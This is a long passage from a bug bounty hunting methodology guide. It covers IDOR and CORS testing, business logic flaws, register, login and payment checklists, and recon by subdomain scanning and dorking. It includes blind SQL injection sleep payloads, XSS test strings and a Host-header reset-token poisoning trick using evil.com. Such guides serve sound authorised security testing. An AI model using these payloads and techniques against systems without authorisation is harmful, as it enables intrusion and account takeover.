As well as hunting for integer values I will also try simply injecting ID parameters. Anytime you see a request and the postdata is JSON, `{"example":"example"}`, try simply injecting a new parameter name, `{"example":"example","id":"1"}`. When the JSON is parsed server-side you literally have no idea how it may handle it, so why not try? This not only applies to JSON requests but **all** requests, but I typically have higher success rate when it's a JSON payload. **(look for PUT requests!)**

CORS (Cross-Origin Resource Sharing)

Another really common area to look for filtering is when you see "Access-Control-Allow-Origin:" as a header on the response. You will also sometimes need "Access-Allow-Credentials:true" depending on the scenario. These headers allow for an external website to read the contents of the website. So for example if you had sensitive information on <https://api.zseano.com/user/> and you saw "Access-Control-Allow-Origin: <https://www.yoursite.com/>" then you could read the contents of this website successfully via [yoursite.com](https://www.yoursite.com/). Developers will create filters to only allow for **their domain** to read the contents but remember, when there is a filter there is usually a bypass! The **most common** approach to take is to try

anythinghere**theirdomain.com** as sometimes they will only be checking for if their domain is found, which in this case it is, but we control the domain! When hunting for CORS misconfigurations you can simply add "Origin: theirdomain.com" onto every request you are making and then Grep for "Access-Control-Allow-Origin". Even if you discover a certain endpoint which does contain this header but it doesn't contain any sensitive information, spend time trying to bypass it. Remember **developers reuse code** and this "harmless" bypass may be useful somewhere later down the line in your research.

SQL Injection

While SQL injection is typically not found as commonly as before (due to new changes such as PDO) it is still always worth testing for as they may be filtering certain characters to prevent SQL injection. One thing to note is typically **legacy code** is more vulnerable to SQL injection so keep an eye out for old features. SQL injection can simply be tested across the site as most code will make some sort of database query (*for example when searching, it will have to query the database with your input*). When testing for SQL injection yes you could simply use ' and look for errors but a lot has changed since the past & these days a lot of developers have disabled error messages so I will always go in with a sleep payload as usually these payloads will slip through any filtering. As well as this it is easier to indicate if there is a delay on the response which would mean your payload was executed blindly. Some common sleep payloads I use: (*I will use between 15-30 seconds to determine if the page is actually vulnerable*)

```
' or sleep(15) and 1=1#
```

```
' or sleep(15)#
```

```
' union select sleep(15),null#
```

```
keywordhere' and sleep(15)#
```

(if keywordhere is found then it will delay)

Business/Application Logic

Why create yourself work when all the ingredients are right in front of you? By simply understanding how a website should work and then trying various techniques to create weird behaviour can lead to some interesting finds. For example, imagine you're testing a target that gives out loans and they've got a max limit of £1,000. If you can simply change that to £10,000 and bypass their limit then you've done nothing but take advantage of the feature right in front of you. No scanning, no weird filters, no hacking involved really. Just simply checking if the process works how it should work. One common area I look for when hunting for application logic bugs is new features which interact with old features. Imagine you can claim ownership of a page but to do so you need to provide identification. However, a new feature came out which enables you to upgrade your page to get extra benefits, but the only information required is valid payment data. Upon providing that they add you as owner of the page and you've bypassed the identification step. You'll learn as you continue reading a big part of my methodology is spending days/weeks understanding how the website should work and what the developers were expecting the user to input/do and then coming up with ways to break & bypass this.




Another great example of a simple business logic bug is being able to signup for an account with the email **example@target.com**. Sometimes these accounts have special privileges such as no rate limiting and bypassing certain verifications.

Choosing a program

You've learnt about the basic tools I use and the issues I start with when hunting on a new program, so now let's apply this with my **three step methodology** of how I go about hacking on bug bounty programs. But to do that, we first need to choose a program.

When choosing a bug bounty program one of my **main aims is to spend months on their program**. You can not find all of the bugs in just weeks as some companies are huge and there is lots to play with and new features are added regularly. I typically **choose wide scope** and **well known names**, it doesn't matter if it's private or public. From experience I know that the bigger a company the more teams they'll have for different jobs which equals to a higher chance of mistakes being made. Mistakes we want to find. The more I know already about the company (if it's a popular well-used website), the better also.

By different teams I mean teams for creating the mobile app for example. Perhaps the company has headquarters across the world and certain TLD's like .CN contain a different codebase. The bigger a presence a company has across the internet, the more there is to poke at. Perhaps a certain team spun up a server and forgot about it, maybe they were testing third party software without setting it up correctly. The list goes on for creating headaches for security teams but happiness for hackers.

	savedroid <small>Managed</small>	08 / 2019
	dfuse Platform Inc.	08 / 2019
	ForeScout Technologies <small>Managed</small>	07 / 2019
	Maker Ecosystem Growth Holdings, Inc <small>Managed</small>	07 / 2019
	AT&T <small>Managed</small>	07 / 2019

There is no right or wrong answer to choosing a bug bounty program if I'm honest. Each hacker has a different experience with companies and there is no holy grail, *"Go hack on xyz, there are definitely bugs there!"*. Sadly it **doesn't** work like that. I pick programs based on the names I recognise, the scope and how much there is to play with on the web application. If the first few reports go well then I will continue. My methodology is all about using the features available to me on their main web application and finding issues & then expanding my attack surface as I scan for subdomains, files and directories. I can spend months going through features with a comb getting into the developers' head and the end result is a complete mind-map of this company and how everything works. Don't rush the process, trust it.

Below is a good checklist for how to determine if you are participating in a well run bug bounty program.

- Does the team communicate with you or do they rely on the platform 100%? Being able to engage and communicate with the team results in a much better experience

- Does the program look active? When was the scope last updated? (usually you can check the “Updates” tab on bug bounty platforms).
 - How does the team handle low hanging fruit bugs which are chained to create more impact? Does the team simply reward each XSS as the same, or do they recognise your work and reward more?
 - Response time across ~3-5 reports. If you are still waiting for a response **2 months+** after reporting then consider if it's worth spending more time on this program.
-

Writing notes as you hack

I believe this is one key area where researchers go wrong because writing notes isn't something that's discussed a lot in the industry and some don't realise how much of a necessity it is. I even made the mistake myself of not writing down anything when I first started in bug bounties. Writing notes as you hack can actually help save you from burn out in the future as when you are feeling like you've gone through all available features you can **refer back to your notes** to revisit interesting endpoints and try a new approach with a fresh mindset.

There is **no right or wrong answer** as to how you should write notes but **personally** I just use Sublime Text Editor and note down interesting endpoints, behaviour and parameters as i'm browsing and hacking the web application. Sometimes I will be testing a certain feature / endpoint that I just

simply can't exploit, so i will note it down along with what I've tried and what I believe it is vulnerable to & I will come back to it. Never burn yourself out. If your gut is saying you're tired of testing this, move on. I can't disclose information about programs but here's a rough example of my notes of a program I recently tested:

```
Unable to bypass 'goto' filter but HPP causes "exception" - not sure why
Able to inject <h2> & other non-malicious tags but can't get any XSS.
control meta tag but can't break out with " - < > is fine. filtering just on "
report [redacted] file upload bypass, reported stored xss, sure theres xxe!
cors headers with sensitive info. if can bypass be a nice pl. keep hold of
random page with some wtf errors...
```

bypasses used

```
view-source:https://[redacted]?id=1 << interesting >>xml
```

NEVER DELETE THIS

```
[redacted].js
```

Another thing you can do with your notes is begin to create custom wordlists. Let's imagine we are testing "example.com" and we've discovered /admin /admin-new and /server_health, along with the parameters "debug" and "isTrue". We can create examplecom-endpoints.txt & params.txt so we know these endpoints work on the specific domain, and from there you can test ALL endpoints/parameters across multiple domains and create a "global-endpoints.txt" and begin create commonly found endpoints. Over time you will end up with lots of endpoints/parameters for specific domains and you will begin to map out a web application much easier.

Let's apply my methodology & hack!

Step One: Getting a feel for things

So as I mentioned before my intentions when choosing a bug bounty program is wanting to spend up to six months learning and poking at their in-scope domains & their functionality with the intention of wanting to dive as deep as possible overtime. With lots to play with it helps you learn quicker about common mistakes the program may be making. With that said, before I even open a programs in-scope domain I want to know something.

Has anyone else found anything and shared it publicly?

Remember I mentioned I want to be able to **create a lead** for myself and a starting point. **Before even hacking** I will search Google, HackerOne disclosed and OpenBugBounty for any issues found in the past as I want to know if any valid issues have been found and if any interesting bypasses were used.

<https://www.google.com/?q=domain.com+vulnerability>

<https://www.hackerone.com/hacktivity>

<https://www.openbugbounty.org/>

XSS Vulnerability (my.yahoo.com) - HackerOne

<https://hackerone.com> › reports ▼

7 May 2014 - Thank you for your submission to the **Yahoo** Bug Bounty program. We were able to reproduce the issue you reported and have implemented ...

Reflected XSS on www.yahoo.com - Samuel - Medium

<https://medium.com> › reflected-xss-on-www-yahoo-com-9b1857cecb8c ▼

11 Aug 2017 - Today, I want to share with you a **XSS** which I found in main domain of **Yahoo**. I have detected a Reflected **XSS** in this website. The **vulnerable** ...

Email attack exploits vulnerability in Yahoo site to hijack accounts ...

<https://www.pcworld.com> › article › email-attack-exploits-vulnerability-in-... ▼

31 Jan 2013 - However, in the background, a piece of JavaScript code exploits a cross-site scripting (**XSS**) **vulnerability** in the **Yahoo** Developer Network ...

Yahoo flaw, now fixed, allowed hackers to access any user's ema...

<https://www.welivesecurity.com> › 2016/12/09 › yahoo-flaw-now-fixed-all-... ▼

9 Dec 2016 - **Yahoo** has fixed a critical cross-site scripting (**XSS**) **vulnerability** that could have been exploited by hackers to access any **Yahoo** Mail user's ...

Yahoo Mail stored XSS #2 - Klikki Oy

<https://klikki.fi> › adv › yahoo2 ▼

Yahoo Mail stored **XSS** #2. Dec 08, 2016. A security **vulnerability** in **Yahoo** Mail was fixed last month. The flaw allowed an attacker to read a victim's email ...

Testing publicly disclosed bugs can give you a starting point instantly and give you an insight into the types of issues to look out for when getting a feel for how the site works. Sometimes you can even bypass old disclosed bugs! (<https://hackerone.com/reports/504509>)

After that first initial check and before running **any** scanners, I now want to get a feel for how their main web application works first. At this point I will test for the bug types listed above as my overall intention is just to understand how things are working to begin with. As you naturally work out how their site is working you will come across interesting behaviour from these basic tests. I always go in with the assumption that the website **will be** secure & it should be working as intended.

Get your notepad out because this is where the notes start. As I'm hunting I mentioned will regularly write down interesting behavior and endpoints to come back to after my first look.

When testing a feature such as the register & login process I have a constant flow of questions going through my head, for example, can I login with my social media account? Is it the same on the mobile application? If I try another geolocation can I login with more options, such as WeChat (usually for china users). What characters aren't allowed? **I let my thoughts naturally go down the rabbit hole because that's what makes you a natural hacker.**

What inputs can you control when you sign up? Where are these reflected? Again, does the mobile signup use a different codebase? I have found LOTS of stored XSS from simply signing up via the mobile app rather than desktop. No filtering done!

Below is a list of key features I go for on my **first initial look** & questions I ask myself when looking for vulnerabilities in these areas. Follow this same approach and ask the same questions and you may very well end up with the same answer I get... a valid vulnerability!

Register Process

- What's required to sign up? If there's a lot of information (Name, location, bio, etc), where is this then reflected after signup?
- Can I register with my social media account? If yes, is this implemented via some type of OAuth flow which contains tokens which I may be able to leak?

What social media accounts are allowed? What information do they trust from my social media profile? I once had stored XSS via importing my facebook album conveniently named “<script>alert(0)</script>”

- What characters are allowed? Is <> “ ’ allowed in my name? (*at this stage, enter the XSS process testing. <script>Test may not work but <script>does.*)

What about unicode, %00, %0d. How will it react to me providing myemail%00@email.com? It may read it as [myemail@email.com](#). Is it the same when signing up with their mobile app?

- Can I signup using @**target.com** or is it blacklisted? If yes to being blacklisted, question *why*? Perhaps it has special privileges/features after signing up? Can you bypass this?

- What happens if I revisit the register page after signing up? Does it redirect, and can I control this with a parameter? (*Most likely yes!*) What happens if I re-sign up as an authenticated user? Think about it from a developers’ perspective: they want the user to have a good experience so revisiting the register page when authenticated should redirect you. Enter the need for parameters to control where to redirect the user!

- What parameters are used on this endpoint? Any listed in the source or javascript? Is it the same for every language type as well device? (Desktop vs mobile)

- If applicable, what do the .js files do on this page? Perhaps the login page has a specific “login.js” file which contains more URLs. **This also may give you an indication that the site relies on a .js file for each feature!** I have a video on hunting in .js files on YouTube which you can find here: [Let’s be a dork and read .js files](#) (<https://www.youtube.com/watch?v=0jM8dDVifal>)

- What does google know about the register page? Login/register pages change often (user experience again) and Google robots indexes and remembers a LOT. `site:example.com inurl:register inurl:&` `site:example.com inurl:signup inurl:&` `site:example.com inurl:join inurl:&`

Login Process (and reset password)

- Is there a redirect parameter used on the login page? Typically the answer will be **yes** as they usually want to control where to redirect the user after logging in. (User experience is key for developers!)
- What happens if I try login with myemail%00@email.com - does it recognise it as myemail@email.com and maybe log me in? If yes, try signup with my%00email@email.com and try for an account takeover.
- Can I login with my social media account? If **yes**, is this implemented via some type of OAuth flow which contains tokens which I may be able to leak? What social media accounts are allowed? Is it the same for all countries?
- How does the mobile login flow differ to desktop? Remember, user experience! Mobile websites are designed for the user to have the easiest flow as they don't have a mouse to easily navigate.
- When resetting your password what parameters are used? Perhaps it will be vulnerable to IDOR (try inject an id!). Is the host header trusted? So when resetting password if I issue the reset with Host: evil.com, will it then trust this value & send it in the email? (leading to reset password token leak)

Typically you can test the login/register/reset password for rate limiting but often this is considered **informative/out of scope** so I don't usually waste my time. Check the program policy & check their stance on this.

Updating account information

- Is there basic CSRF protection when updating your profile information? If yes, how is this validated? What happens if I send a blank CSRF token, or a token with the same length.
- Any second confirmation for changing your email/password? If **no**, then you can chain this with XSS for account takeover.
- How do they handle basic < > " ' characters and where are they reflected? What about unicode? %09 %07 %0d%0a - These characters should be tested everywhere possible.
- If I can input my own URL on my profile, what filtering is in place to prevent something such as javascript:alert(0)? This is a *key* area I look for when setting up my profile.
- Is updating my account information different on the mobile app? Most mobile apps will use an API to update information so maybe it's vulnerable to IDOR. As well as this different filtering may apply. I've had lots of cases where XSS was filtered on the desktop site but it wasn't on mobile application. Perhaps the mobile team is not as educated on security as the desktop team?

Security is something not many companies have considered when expanding.

- How do they handle photo/video uploads (if available)? What sort of filtering is in place? Can I upload .txt even though it says only .jpg .png is allowed? Do they store these files on the root domain or is it hosted elsewhere? Even if it's stored elsewhere (example-cdn.com) check if this domain is included in the CSP as it may still be useful.
- What information is available on my public profile that I can control? What's in place to prevent me from entering malicious HTML in my bio for example?

Developer tools

- Where is it hosted? Do they host it themselves or is it hosted on AWS (usually it is. This is important because if it is hosted on AWS then your aim will be to read AWS keys).
- What tools are available for developers? Can I test a webhook event for example?
- Can I actually see the response on **any** tools? If yes, focus on this as with the response we can prove impact easier if we find a bug.
- Can I create my own application? Do the permissions work correctly? I had a bug where even if the user clicked "No" to allowing an application, the token returned would still have access anyway.
- If I can create my own application, how does the login flow work for that?
- Does the wiki/help docs reveal any information on how the API works? (*I once ran into a problem where I could leak a users token but I had no idea how to use it. The wiki provided information on how the token was authenticated and I was able to create P1 impact*). API docs also reveal more API endpoints!

- Can I upload any files such as an application image? Is the filtering the same as updating my account information or is it using a **different codebase**?
- Can I create a separate account on the developer site or does it share the same session from the main domain? What's the login process like if so? Sometimes you can login to the developer site (developer.example.com) via your main session (www.example.com) there will be some type of token exchange handled by a redirect.

The main feature of the site

This can depend on the website you are using but for example if the program I chose to test was Dropbox then I would focus on how they handle file uploads and work from there on what's available, or if it was AOL then I would focus on AOL Mail. Go for the feature the business is built around and should contain security and see just exactly how it works. Map their features starting from the top. This can sometimes lead you to discover **lots** of features and can take up lots of time, be patient & trust the process. As you test each feature you should overtime get a mental mind map of how the website is put together (*for example, you begin to notice all requests use GraphQL*)

- What areas of a site can I create content that's accessible to the public? Public content creates impact (more users affected from stored XSS for example). Think about commenting on something public (they sometimes even allow photo uploads!)
- Are all of the features on the main web application also available on the mobile app? Do they work differently? What about if I am from a different country?

- Do any features use some type of integer value? Most likely at some point, yes, so this is where IDOR tests begin.
- What features are actually available to me, **what do they do and what type of data is handled**? Do multiple features all use the same data source? (for example on a shop you may have multiple ways to select an address for shipment). Which is the most key feature? Is it the same AJAX request for retrieving the same information or do different features use different endpoints?
- Can I pay for any upgraded features? If **yes** test with a paid vs free account. Can the free account access paid without actually paying? Typically payment areas are the most missed as researchers are not happy to pay for potentially not finding an issue. **Personally** I have always found a bug after upgrading but this may differ from program to program.
- What are the oldest features? Research the company and look for features they were excited to release but ultimately did not work out. Perhaps from dorking around you can find old files linked to this feature which may give you a window. Old code = bugs
- What new features do they plan on releasing? Can I find any reference to it already on their site? Follow them on twitter & signup to their newsletters. Stay up to date with what the company is working on so you can get a head start at not only testing this feature when it's released, but looking for it before it's even released (think about changing true to false?). A great article on that can be found here:
<https://www.jonbottarini.com/2019/06/17/using-burp-suite-match-and-replace-settings-to-escalate-your-user-privileges-and-find-hidden-features/>
- Do any features offer a privacy setting (private & public)?

- If any features have different account level permissions (admin, moderator, user, guest) then always test the various levels of permissions. Can a guest make API calls only a moderator should be able to?

Payment features

- What features are available if I upgrade my account? **Can I access them without paying?**
- Can I use sandbox credit card details such as 4111 1111 1111 1111?
- Do any new features typically designed to bring income in for the company bypass any of their past protections such as an identification process?
(developers cut corners!)
- Is it easily obtainable from a simple reflective XSS because it's in the HTML DOM? Chain XSS to leak payment information.
- What payment options are available for different countries? I once had a case where if I switched to United States then I could enter my "Checking Account" details and sandbox details weren't blacklisted. This allowed me to bypass all their payment mechanisms. You can find test numbers from sites such as <http://support.worldpay.com/support/kb/bg/testandgolive/tgl5103.html> and https://www.paypalobjects.com/en_GB/vhelp/paypalmanager_help/credit_card_numbers.htm

Cookie flow

Due to new GDPR laws websites have to explicitly tell you about the cookies they are setting and give you an option to opt out and since this is relatively new, **this means new code**. Change your GEO location to Europe/UK and start playing with how opting in and out of tracking/marketing works. I found Stored XSS on a heavily tested bug bounty program (ran for 4yrs+) from simply installing their mobile app and opening it. Upon opening the app a request was sent to generate a cookie authorisation page and from here I was able to control the parameters & generated my own page containing the XSS payload. This bug was literally right in front of everyone.

Now the first step is complete. At this stage I recommend you go back to the beginning and read about the common bugs I look for and my thought process with wanting to find filters to play with, and then read about my first initial look at the site and questions I want answered. Then take a step and **visualize what you've just read**.

Can you see how I have already started to get a good understanding of how the site works and I've even potentially found some bugs already, with minimal hacking? **I've simply tested the features in front of me with basic tests** that should be secure and began to create notes of the site I am testing. Starting to see that hacking isn't that hard?

Next, it's time to expand our attack surface and dig deeper. The next section includes information on tools I run and what I am specifically looking for when running these.

```
root@zsean0:~/Tools# amass enum -brute -active -d yahoo.com -o amass-output.txt
Querying VirusTotal for yahoo.com subdomains
Querying Spyse for yahoo.com subdomains
Querying Sublist3rAPI for yahoo.com subdomains
Querying ThreatCrowd for yahoo.com subdomains
Querying ViewDNS for yahoo.com subdomains
Querying URLScan for yahoo.com subdomains
Querying Yahoo for yahoo.com subdomains
Querying Crtsh for yahoo.com subdomains
Querying SiteDossier for yahoo.com subdomains
Querying Riddler for yahoo.com subdomains
Querying Robtex for yahoo.com subdomains
Querying Netcraft for yahoo.com subdomains
Querying HackerTarget for yahoo.com subdomains
Querying Entrust for yahoo.com subdomains
Querying Exalead for yahoo.com subdomains
Querying IPv4Info for yahoo.com subdomains
Querying Pastebin for yahoo.com subdomains
Querying Google for yahoo.com subdomains
Querying Dogpile for yahoo.com subdomains
```

Let's continue hacking! Step Two: Expanding our attack surface

Tools at the ready, it's time to see what's out there!

This is the part where I start to run my subdomain scanning tools listed above to see what's out there. Since personally I enjoy playing with features in front of me to begin with I specifically look for domains with functionality, so whilst the tools are running I will start dorking. Some common keywords I dork for when hunting for domains with functionality:


login, register, upload, contact, feedback, join, signup, profile, user, comment, api, developer, affiliate, careers, upload, mobile, upgrade, passwordreset.


Pretty much the most common words used on websites.. remember, the trend is your friend! **Get creative**. This can also help you discover new endpoints you didn't find when testing their main web application (old indexed files?). As you have been testing the main functionality you **should be noting down**

interesting endpoints which can aid you when dorking. There is no right answer as to what to dork for, the possibilities are endless.

Sometimes this part can keep me occupied **for days** as Google is one of the best spiders in the world, it's all about just asking them the right questions.

One common issue researchers overlook when dorking is duplicated results from google. If you scroll to the last page of your search & click 'repeat the search with the omitted results included.' then more results will appear. As you are dorking you can use “-keyword” to remove certain endpoints you're not interested in. Don't forget to also check the results with a mobile user-agent as the Google results on a mobile are different to desktop.





Your search - **site:yahoo.com inurl:&** - did not match any documents.

Suggestions:

- Make sure that all words are spelled correctly.
- Try different keywords.
- Try more general keywords.
- Try fewer keywords.

In order to show you the most relevant results, we have omitted some entries very similar to the 160 already displayed.

If you like, you can [repeat the search with the omitted results included](#).


As well as dorking for common keywords I will also start dorking for file extensions, such as **php**, **aspx**, **jsp**, **txt**, **xml**, **bak**. File extensions being revealed can give you an insight into the web technology used on this domain/server and can help you determine which wordlist to use when fuzzing. (*you may even get lucky and find a sensitive file exposed!*)

This same methodology applies to GitHub (and other Search engines such as Shodan, BinaryEdge). Dorking and searching for certain strings such as “domain.com” **api_secret**, **api_key**, **apiKey**, **apiSecret**, **password**, **admin_password** can produce some interesting results. Google isn’t just your friend for data! There honestly isn’t a right answer as to what to dork for. Search engines are designed to produce results on what you query, so simply start asking it anything you wish.

After dorking, my subdomain scan results are usually complete so I will use XAMPP to quickly scan the /robots.txt of each domain. Why robots.txt?

Because Robots.txt contains a list of endpoints the website owner does & does NOT want indexed by google so for example if the subdomain is using some type of third-party software then this may reveal information about what's on the subdomain. I personally find /robots.txt a great starting indicator to determining whether a subdomain is worth scanning for further directories/files. You can use Burp Intruder to quickly scan for robots.txt by simply setting the position as:

```
GET /redirect.php?url=$https://www.target.com/$robots.txt HTTP/1.1
Host: www.zs.eano
Connection: close
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: tasty=yes
```



Don't forget to set it to follow redirects in options! After running it will give you an indication as to which domains are alive and respond and potentially information about content on the subdomain. From here I will pick and choose domains that simply look interesting to me. Does it contain certain keywords such as "dev", "prod", "qa"? Is it a third-party controlled domain such as careers.target.com? **I am primarily looking for subdomains which contain areas for me to play with.** I enjoy hands-on manual hacking and try not rely on tools too much in my methodology.

Another great thing about using Burp Intruder to scan for content is you can use the “Grep - Match” feature to find certain keywords you find interesting. You can see an example below when looking for references of “login” across hundreds of in-scope domain index pages. Extremely simple to do and helps point me in the right direction as to where I should be spending my time.

Filter: Showing all items								
Request	Payload	Status	Error	Redirec...	Timeout	Length	login	Comment
1		404	<input type="checkbox"/>	1	<input type="checkbox"/>	208909	<input checked="" type="checkbox"/>	
2		404	<input type="checkbox"/>	1	<input type="checkbox"/>	210752	<input checked="" type="checkbox"/>	
4		404	<input type="checkbox"/>	1	<input type="checkbox"/>	227639	<input checked="" type="checkbox"/>	
6		200	<input type="checkbox"/>	2	<input type="checkbox"/>	179264	<input checked="" type="checkbox"/>	
5		200	<input type="checkbox"/>	3	<input type="checkbox"/>	266210	<input checked="" type="checkbox"/>	
8		404	<input type="checkbox"/>	1	<input type="checkbox"/>	210808	<input checked="" type="checkbox"/>	
9		200	<input type="checkbox"/>	1	<input type="checkbox"/>	515798	<input checked="" type="checkbox"/>	
11		200	<input type="checkbox"/>	1	<input type="checkbox"/>	198792	<input checked="" type="checkbox"/>	
3		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1400552	<input checked="" type="checkbox"/>	
13		200	<input type="checkbox"/>	1	<input type="checkbox"/>	204608	<input checked="" type="checkbox"/>	
15		200	<input type="checkbox"/>	2	<input type="checkbox"/>	195399	<input checked="" type="checkbox"/>	
16		404	<input type="checkbox"/>	1	<input type="checkbox"/>	229268	<input checked="" type="checkbox"/>	
14		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1396309	<input checked="" type="checkbox"/>	
25		404	<input type="checkbox"/>	1	<input type="checkbox"/>	227840	<input checked="" type="checkbox"/>	
26		404	<input type="checkbox"/>	1	<input type="checkbox"/>	68434	<input checked="" type="checkbox"/>	
12	1	200	<input type="checkbox"/>	4	<input type="checkbox"/>	1597298	<input checked="" type="checkbox"/>	
27		404	<input type="checkbox"/>	1	<input type="checkbox"/>	210920	<input checked="" type="checkbox"/>	
28		200	<input type="checkbox"/>	2	<input type="checkbox"/>	177326	<input checked="" type="checkbox"/>	
32		200	<input type="checkbox"/>	2	<input type="checkbox"/>	197495	<input checked="" type="checkbox"/>	
24		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1521220	<input checked="" type="checkbox"/>	
29		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1461244	<input checked="" type="checkbox"/>	
37		404	<input type="checkbox"/>	1	<input type="checkbox"/>	224936	<input checked="" type="checkbox"/>	
33		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1386306	<input checked="" type="checkbox"/>	
38		401	<input type="checkbox"/>	1	<input type="checkbox"/>	227445	<input checked="" type="checkbox"/>	
39		400	<input type="checkbox"/>	1	<input type="checkbox"/>	227635	<input checked="" type="checkbox"/>	
35		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1262869	<input checked="" type="checkbox"/>	
36		200	<input type="checkbox"/>	4	<input type="checkbox"/>	1246928	<input checked="" type="checkbox"/>	
40		401	<input type="checkbox"/>	1	<input type="checkbox"/>	225590	<input checked="" type="checkbox"/>	
42		404	<input type="checkbox"/>	1	<input type="checkbox"/>	228052	<input checked="" type="checkbox"/>	
7		200	<input type="checkbox"/>	1	<input type="checkbox"/>	2068	<input type="checkbox"/>	
10		200	<input type="checkbox"/>	1	<input type="checkbox"/>	2841	<input type="checkbox"/>	
17		200	<input type="checkbox"/>	1	<input type="checkbox"/>	389	<input type="checkbox"/>	
18		200	<input type="checkbox"/>	1	<input type="checkbox"/>	978	<input type="checkbox"/>	
19		200	<input type="checkbox"/>	1	<input type="checkbox"/>	8217	<input type="checkbox"/>	
20		200	<input type="checkbox"/>	4	<input type="checkbox"/>	428	<input type="checkbox"/>	

You can expand your robots.txt data by scraping results from WayBackMachine.org. WayBackMachine enables you to view a site's history from years ago and sometimes old files referenced in robots.txt from years ago are still present today. These files usually contain old forgotten about code which is more than likely vulnerable. You can find tools referenced at the start of this guide to help automate the process. I have high success with wide-scope programs and WayBackMachine.

As well as scanning for robots.txt on each subdomain it's time to start scanning for files and directories. Depending on if any file extensions have been revealed I will typically scan for the most common endpoints such as **/admin**, **/server-status** and expand my word list depending on the success. You can find wordlists referenced at the start of this guide as well as the tools used (FFuF, CommonSpeak).

Primarily you are looking for sensitive files & directories exposed but as explained at the start of this guide, **creating a custom wordlist as you hunt can help you find more endpoints to test for**. This is an area a lot of researchers have also automated and all they simply need to do is input the domain to scan and it will not only scan for commonly found endpoints, but it will also continuously check for any changes. **I highly recommend you look into doing the same as you progress**, it will aid you in your research and help save time. Spend time learning how wordlists are built as custom wordlists are vital to your research when wanting to discover more.

Our first initial look was to get a feel for how things work, and I mentioned to write down notes. Writing down parameters found (**especially vulnerable parameters**) is an important step when hunting and can really help you with saving you time. This is one reason I created "InputScanner" so I could easily scrape each endpoint for any input name/id listed on the page, test them & note down for future reference. I then used Burp Intruder again to quickly test for common parameters found across each endpoint discovered & test them for multiple vulnerabilities such as XSS. This helped me identify lots of vulnerabilities across wide-scopes very quickly with minimal effort. I define the position on **/endpoint** and then simply add discovered parameters onto the request, and from there I can use Grep to quickly check the results for any interesting behaviour. **/endpoint?param1=xss"¶m2=xss"**. Lots of

endpoints, lots of common parameters = bugs! (*Don't forget to switch from GET to POST also!*)

By now I would have lots of data in front of me to hack for weeks, even months. However, since my first initial look was only to understand how things work and now I want to dig deeper, after going through subdomains, the last step in this section is to go back through the main web application again and to check **deeper** on how the website is set up. Yes I mean, **going through everything again**. Remember my intentions are to spend as much time as possible on this website learning everything possible. **The more you look, the more you learn**. You can never find anything on your first look, trust me. You will miss stuff.

For example on a program I believed I had thoroughly tested, I simply viewed the HTML source of endpoints I found and discovered they used a unique .JS file on each endpoint which contained specific code for this endpoint and sometimes developer notes as well as more interesting endpoints. **On my first initial look I did not notice** this and was merely interested to know what features were available. After discovering this common occurrence on the target, I spent weeks on each endpoint understanding what each .js file did and I soon quickly built a script to check for any changes in these .js files. The result? I was testing features before they were even released and found even more bugs. I can remember one case where I found commented out code in a .js file which referenced a new feature and one parameter was vulnerable to IDOR. I responsibly reported the bug and saved this company from leaking their user data before they released the feature publicly.

I learnt to do this step last because sometimes you have **too much information** and get confused, so it's better to understand the feature & site

you're testing first, and *then* to see how it was put together. Don't get information overload and think “*Too much going on!*” and burn yourself out.

Time to automate! Step Three:

Rinse & Repeat

